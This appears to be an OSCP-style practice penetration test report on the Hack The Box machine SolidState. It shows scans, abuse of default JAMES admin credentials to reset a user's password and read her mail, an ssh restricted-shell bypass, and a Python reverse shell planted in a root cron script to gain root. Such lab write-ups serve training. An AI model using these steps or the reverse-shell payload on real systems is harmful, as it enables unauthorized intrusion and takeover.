
Offensive Security Certified Professional Exam Report

OSCP Exam Report

student@gmail.com, OSID: 12345

2021-07-23

Contents

1	Offensive Security OSCP Exam Report	3
1.1	Introduction:	3
1.2	Objective:	3
1.3	Requirement:	3
2	High-Level Summary	4
2.1	Recommendations:	4
3	Methodologies	5
3.1	Information Gathering:	5
3.2	Penetration:	5
3.2.1	System IP: 10.10.10.51(SolidState)	5
3.2.1.1	Service Enumeration:	5
3.2.1.2	Scanning	6
3.2.1.3	Gaining Shell	8
3.2.1.4	Privilege Escalation	14
3.2.1.5	Proof File	16
4	Maintaining Access	17
5	House Cleaning:	18

1 Offensive Security OSCP Exam Report

1.1 Introduction:

The Offensive Security Exam penetration test report contains all efforts that were conducted in order to pass the Offensive Security exam. This report will be graded from a standpoint of correctness and fullness to all aspects of the exam. The purpose of this report is to ensure that the student has a full understanding of penetration testing methodologies as well as the technical knowledge to pass the qualifications for the Offensive Security Certified Professional.

1.2 Objective:

The objective of this assessment is to perform an internal penetration test against the Hack the box practice network. The student is tasked with following a methodical approach in obtaining access to the objective goals. This test should simulate an actual penetration test and how you would start from beginning to end, including the overall report. An example page has already been created for you at the latter portions of this document that should give you ample information on what is expected to pass this course. Use the sample report as a guideline to get you through the reporting.

1.3 Requirement:

The student will be required to fill out this penetration testing report fully and to include the following sections:

- Overall High-Level Summary and Recommendations (non-technical)
- Methodology walkthrough and detailed outline of steps taken
- Each finding with included screenshots, walkthrough, sample code, and proof.txt if applicable.
- Any additional items that were not included

2 High-Level Summary

I was tasked with performing an internal penetration test towards Hack the box. An internal penetration test is a dedicated attack against internally connected systems. The focus of this test is to perform attacks, similar to those of a hacker and attempt to infiltrate Offensive Security's internal exam systems – **SolidState**. My overall objective was to evaluate the network, identify systems, and exploit flaws while reporting the findings back to Offensive Security. When performing the internal penetration test, there were several alarming vulnerabilities that were identified on the assigned machine. When performing the attacks, I was able to gain access to the system, primarily due to outdated patches and poor security configurations. During the testing, I had administrative level access to multiple systems. **SolidState** was successfully exploited and access granted. This system as well as a brief description on how access was obtained are listed below:

SolidState(10.10.10.51) - Administrator has not changed the default credentials of JAMES Remote Administration Tool 2.3.2 which allowed attacker to gain access and change other user password to access their mails.

2.1 Recommendations:

We recommend patching the vulnerabilities identified during the testing to ensure that an attacker cannot exploit these systems in the future. One thing to remember is that these systems require frequent patching and once patched, should remain on a regular patch program to protect additional vulnerabilities that are discovered at a later date.

3 Methodologies

I utilized a widely adopted approach to performing penetration testing that is effective in testing how well the Offensive Security Exam environments is secured. Below is a breakout of how I was able to identify and exploit the variety of systems and includes all individual vulnerabilities found.

3.1 Information Gathering:

The information gathering portion of a penetration test focuses on identifying the scope of the penetration test. During this penetration test, I was tasked with exploiting the exam network. The specific IP addresses were:

SolidState - 10.10.10.51

3.2 Penetration:

The penetration testing portions of the assessment focus heavily on gaining access to a variety of systems. During this penetration test, I was able to successfully gain access to **SolidState**.

3.2.1 System IP: 10.10.10.51(SolidState)

3.2.1.1 Service Enumeration:

The service enumeration portion of a penetration test focuses on gathering information about what services are alive on a system or systems. This is valuable for an attacker as it provides detailed information on potential attack vectors into a system. Understanding what applications are running on the system gives an attacker needed information before performing the actual penetration test. In some cases, some ports may not be listed.

Server IP Address	Ports Open
10.10.10.51	TCP: 22,25,80,110,119,4555\

3.2.1.2 Scanning

Nmap-Initial

```
# Nmap 7.80 scan initiated Fri Jul 23 02:39:57 2021 as: nmap -sC -sV -vv -oA nmap/initial
↪ 10.10.10.51
Nmap scan report for 10.10.10.51
Host is up, received echo-reply ttl 63 (0.16s latency).
Scanned at 2021-07-23 02:39:58 PDT for 108s
Not shown: 995 closed ports
Reason: 995 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63  OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
| ssh-rsa
↪ AAAAB3NzaC1yc2EAAAADAQABAAQCP5WdwlcuF4s1NU029x0k/Yl/cnXT/p6qwezI0ye+4iRSyor8lhyAEku/yz8KJXtA+ALhL7HwYb
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
| ecdsa-sha2-nistp256
↪ AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBISyhm1hXZNQl3cslogs5LKqgWEozfjs3S3aPy4k3riFb6UYu6Q1Qs
|   256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMKbFbK3MJqjMh9oEw/20Ve0isA7e3ruHz5fhUP4cVgY
25/tcp    open  smtp      syn-ack ttl 63  JAMES smtpd 2.3.2
|_smtp-commands: solidstate Hello nmap.scanme.org (10.10.14.10 [10.10.14.10]),
80/tcp    open  http      syn-ack ttl 63  Apache httpd 2.4.25 ((Debian))
|_http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home - Solid State Security
110/tcp   open  pop3      syn-ack ttl 63  JAMES pop3d 2.3.2
119/tcp   open  nntp      syn-ack ttl 63  JAMES nntpd (posting ok)
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jul 23 02:41:46 2021 -- 1 IP address (1 host up) scanned in 108.67 seconds
```

Nmap-Full

```
# Nmap 7.80 scan initiated Fri Jul 23 02:42:00 2021 as: nmap -sC -sV -vv -p- -oA nmap/full
↪ 10.10.10.51
Nmap scan report for 10.10.10.51
Host is up, received echo-reply ttl 63 (0.16s latency).
```

```
Scanned at 2021-07-23 02:42:01 PDT for 1513s
Not shown: 65529 closed ports
Reason: 65529 resets
PORT      STATE SERVICE REASON          VERSION
22/tcp    open  ssh      syn-ack ttl 63 OpenSSH 7.4p1 Debian 10+deb9u1 (protocol 2.0)
| ssh-hostkey:
|   2048 77:00:84:f5:78:b9:c7:d3:54:cf:71:2e:0d:52:6d:8b (RSA)
| ssh-rsa
|   AAAAB3NzaC1yc2EAAAADAQABAAQCP5WdwlckuF4slNU029x0k/Yl/cnXT/p6qwezI0ye+4iRSyor8lhyAEku/yz8KJXtA+ALhL7HwYb
|   256 78:b8:3a:f6:60:19:06:91:f5:53:92:1d:3f:48:ed:53 (ECDSA)
| ecdsa-sha2-nistp256
|   AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBISyhm1hXZNQl3cslogs5LKqgWEozfjs3S3aPy4k3riFb6UYu6Q1Qs
|   256 e4:45:e9:ed:07:4d:73:69:43:5a:12:70:9d:c4:af:76 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIMKbFbK3MJqjMh9oEw/20Ve0isA7e3ruHz5fhUP4cVgY
25/tcp    open  smtp      syn-ack ttl 63 JAMES smtpd 2.3.2
|_smtp-commands: solidstate Hello nmap.scanme.org (10.10.14.10 [10.10.14.10]),
80/tcp    open  http      syn-ack ttl 63 Apache httpd 2.4.25 ((Debian))
| http-methods:
|_ Supported Methods: HEAD GET POST OPTIONS
|_http-server-header: Apache/2.4.25 (Debian)
|_http-title: Home - Solid State Security
110/tcp   open  pop3      syn-ack ttl 63 JAMES pop3d 2.3.2
119/tcp   open  nntp      syn-ack ttl 63 JAMES nntpd (posting ok)
4555/tcp  open  rsip?     syn-ack ttl 63
| fingerprint-strings:
|   GenericLines:
|     JAMES Remote Administration Tool 2.3.2
|     Please enter your login and password
|     Login id:
|     Password:
|     Login failed for
|_ Login id:
1 service unrecognized despite returning data. If you know the service/version, please submit
| the following fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
SF-Port4555-TCP:V=7.80%I=7%D=7/23%Time=60FA93E4%P=x86_64-pc-linux-gnu%r(Ge
SF:nericLines,7C,"JAMES\x20Remote\x20Administration\x20Tool\x202\3\2\nPl
SF:ease\x20enter\x20your\x20login\x20and\x20password\nLogin\x20id:\nPasswo
SF:rd:\nLogin\x20failed\x20for\x20\nLogin\x20id:\n");
Service Info: Host: solidstate; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/./share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Fri Jul 23 03:07:14 2021 -- 1 IP address (1 host up) scanned in 1513.25 seconds
```

Nikto

```
- Nikto v2.1.6
-----
+ Target IP:      10.10.10.51
+ Target Hostname: 10.10.10.51
+ Target Port:    80
+ Start Time:     2021-07-23 03:06:17 (GMT-7)
```

```
-----
+ Server: Apache/2.4.25 (Debian)
+ The anti-clickjacking X-Frame-Options header is not present.
+ The X-Content-Type-Options header is not set. This could allow the user agent to render the
  ↳ content of the site in a different fashion to the MIME type.
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ Server may leak inodes via ETags, header found with file /, inode: 1e60, size:
  ↳ 5610a1e7a4c9b, mtime: gzip
+ Apache/2.4.25 appears to be outdated (current is at least Apache/2.4.46). Apache 2.2.34 is
  ↳ the EOL for the 2.x branch.
+ Allowed HTTP Methods: HEAD, GET, POST, OPTIONS
+ OSVDB-3268: /images/: Directory indexing found.
+ OSVDB-3092: /LICENSE.txt: License file found may identify site software.
+ OSVDB-3233: /icons/README: Apache default file found.
+ 8051 requests: 0 error(s) and 8 item(s) reported on remote host
+ End Time:          2021-07-23 03:33:13 (GMT-7) (1616 seconds)
-----
+ 1 host(s) tested
```

3.2.1.3 Gaining Shell

System IP: 10.10.10.51

Vulnerability Exploited : Administrator has not changed the default credentials of JAMES Remote Administration Tool 2.3.2

System Vulnerable : 10.10.10.51

Vulnerability Explanation : Administrator has not changed the default credentials of JAMES Remote Administration Tool 2.3.2 which allowed attacker to gain access and change other user password to access their mails.

Privilege Escalation Vulnerability : There is a cron job running as a root to delete tmp files

Vulnerability fix : Company has to change the default credentials of the application and also administrator need to make sure that there is no cronjob running as a root

Severity Level : Critical

There are 3 ports open on the web server which is 22,80 and other mail ports. By checking the website we can see there is a security company advertisement. By checking the site there is nothing interesting at all.




Figure 3.1: solidstate/images/205-web.png

After checking we can see that there is a 4555 ports open in which the james remote administration tool.

By enumerating it the administrator has not changed the default credentials of james remote administration tool.

After nc to the tool we can see that the user has all the dangerous access such as listusers, changepass-word, addusr etc.

```
→ I7Z3R0 nc -nv 10.10.10.51 4555
Connection to 10.10.10.51 4555 port [tcp/*] succeeded!
JAMES Remote Administration Tool 2.3.2
Please enter your login and password
Login id:
root
Password:
root
Welcome root. HELP for a list of commands
HELP
Currently implemented commands:
help                display this help
listusers           display existing accounts
countusers          display the number of existing accounts
adduser [username] [password] add a new user
verify [username]   verify if specified user exist
deluser [username]  delete existing user
setpassword [username] [password] sets a user's password
setalias [user] [alias] locally forwards all email for 'user' to 'alias'
showalias [username] shows a user's current email alias
unsetalias [user]   unsets an alias for 'user'
setforwarding [username] [emailaddress] forwards a user's email to another email address
showforwarding [username] shows a user's current email forwarding
unsetforwarding [username] removes a forward
user [repositoryname] change to another user repository
shutdown            kills the current JVM (convenient when James is run as a daemon)
quit                close connection
```

Figure 3.2: 210-telnet_4555.png


Initially lets list out the users on the server for us to enumerate.

```
Welcome root. HELP for a list of commands
listusers
Existing accounts 5
user: james
user: thomas
user: john
user: mindy
user: mailadmin
```

Figure 3.3: 215-list_users.png

We can see there are 5 users in the box. Initially mailadmin sounds interesting but however there was nothing in it so i moved by concentration to the mindy.


First lets reset the password for mindy as password.

A terminal window with a black background and green text. The text shows a series of commands and their outputs: 'user: john', 'user: mindy', 'user: mailadmin', 'setpassword mindy password', and 'Password for mindy reset'. A small green cursor box is visible at the end of the last line.

```
user: john
user: mindy
user: mailadmin
setpassword mindy password
Password for mindy reset
```

Figure 3.4: 220-mindy_password_reset.png

Since the password has been reset we can configure the mozilla thunderbird a webmail client to check if there are any emails.



Set Up Your Existing Email Address

Use your current email address

Your name:

Email address:

Password:

☒ Remember password

⚠ Thunderbird failed to find the settings for your email account.


	INCOMING	OUTGOING
Protocol:	POP3	SMTP
Server:	10.10.10.51	10.10.10.51
Port:	110	25
SSL:	None	None
Authentication:	Normal password	Normal password
Username:	mindy	mindy

[Advanced config](#)

Figure 3.5: 225-thunderbird.png

After configuring the thunderbird for mindy i can see there are couple of emails on the folder in which one of it has the username and password for mindy.

Subject		Correspondents	Date
☆	● Welcome	mailadmin@localhost	8/22/17, 10:13 AM
☆	● Your Access	mailadmin@localhost	8/22/17, 10:17 AM


Figure 3.6: 230-mails.png**Figure 3.7:** 235-mindy_password.png

Since we have both the username and password also ssh is open we can try to login as mindy via ssh.
mindy:P@55W0rd!12@

```
→ I7Z3R0  
→ I7Z3R0 ssh mindy@10.10.10.51  
mindy@10.10.10.51's password:  
Linux solidstate 4.9.0-3-686-pae #1 SMP Debian 4.9.30-2+deb9u3 (2017-08-06) i686  
  
The programs included with the Debian GNU/Linux system are free software;  
the exact distribution terms for each program are described in the  
individual files in /usr/share/doc/*/copyright.  
  
Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent  
permitted by applicable law.  
Last login: Tue Aug 22 14:00:02 2017 from 192.168.11.142  
mindy@solidstate:~$ whoami  
-rbash: whoami: command not found  
mindy@solidstate:~$
```

Figure 3.8: 240-rbash.png

By logging in to ssh we can see that there is a restricted shell for this user we need to bypass the default login. Fortunately there is a -t flag which can change the default terminal.




```
→ I7Z3R0 ssh mindy@10.10.10.51 -t bash
mindy@10.10.10.51's password:
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$ id
uid=1001(mindy) gid=1001(mindy) groups=1001(mindy)
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
${debian_chroot:+($debian_chroot)}mindy@solidstate:~$
```

Figure 3.9: 245-ssh_login_bash.png

3.2.1.4 Privilege Escalation

For now i have logged in to the server as mindy user. Nothing interesting while doing a normal manual enumeration.


I am not sure why linpeas was not able to detect that there is a cronjob running in a background as root but however pspy32 picked the same.



```
2021/07/23 15:11:48 CMD: UID=0 PID=1 | /sbin/init
2021/07/23 15:12:01 CMD: UID=0 PID=15334 | /usr/sbin/CRON -f
2021/07/23 15:12:01 CMD: UID=0 PID=15335 |
2021/07/23 15:12:01 CMD: UID=0 PID=15336 | python /opt/tmp.py
2021/07/23 15:12:01 CMD: UID=0 PID=15337 | sh -c rm -r /tmp/*
2021/07/23 15:12:01 CMD: UID=0 PID=15338 | rm -r /tmp/*
```

Figure 3.10: 250-cronjob.png

By checking that it seems like there is a python program in /opt/tmp.py which runs every minute.




```
GNU nano 2.7.4

#!/usr/bin/env python
import os
import sys
try:
    os.system('rm -r /tmp/* ')
except:
    sys.exit()
```

Figure 3.11: 255-tmp.py.png

Changing the python code to the reverse shell along with the nc running on the background.



```
GNU nano 2.7.4


#!/usr/bin/env python
import socket, subprocess, os;
s=socket.socket(socket.AF_INET, socket.SOCK_STREAM);
s.connect(("10.10.14.10", 9001));
os.dup2(s.fileno(), 0);
os.dup2(s.fileno(), 1);
os.dup2(s.fileno(), 2);
p=subprocess.call(["/bin/sh", "-i"]);
```

Figure 3.12: 260-tmp_change.png

```
→ I7Z3R0 nc -nlvp 9001
Listening on 0.0.0.0 9001
Connection received on 10.10.10.51 52920
/bin/sh: 0: can't access tty; job control turned off
# id
